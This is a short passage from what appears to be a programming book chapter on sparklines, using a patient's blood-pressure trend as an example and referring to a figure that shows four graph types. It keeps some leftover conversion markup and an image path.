A sparkline might be used to represent a patient's blood pressure in an automatically generated summary. The blood pressure might be listed next to a small sparkline that shows how that value has risen or fallen through out the past month or week. This gives the doctor much more information about the context of the current blood pressure level, which might make a significant difference in his conclusions about the patient's current situation.

Figure 15.3 shows the rendering of each graph type from the solution's example. (I've purposely made them larger in this example for clarity.)

## See Also

- 

<xi:include></xi:include>




Figure 15.3. A page containing four different types of graphs made using Sparklines.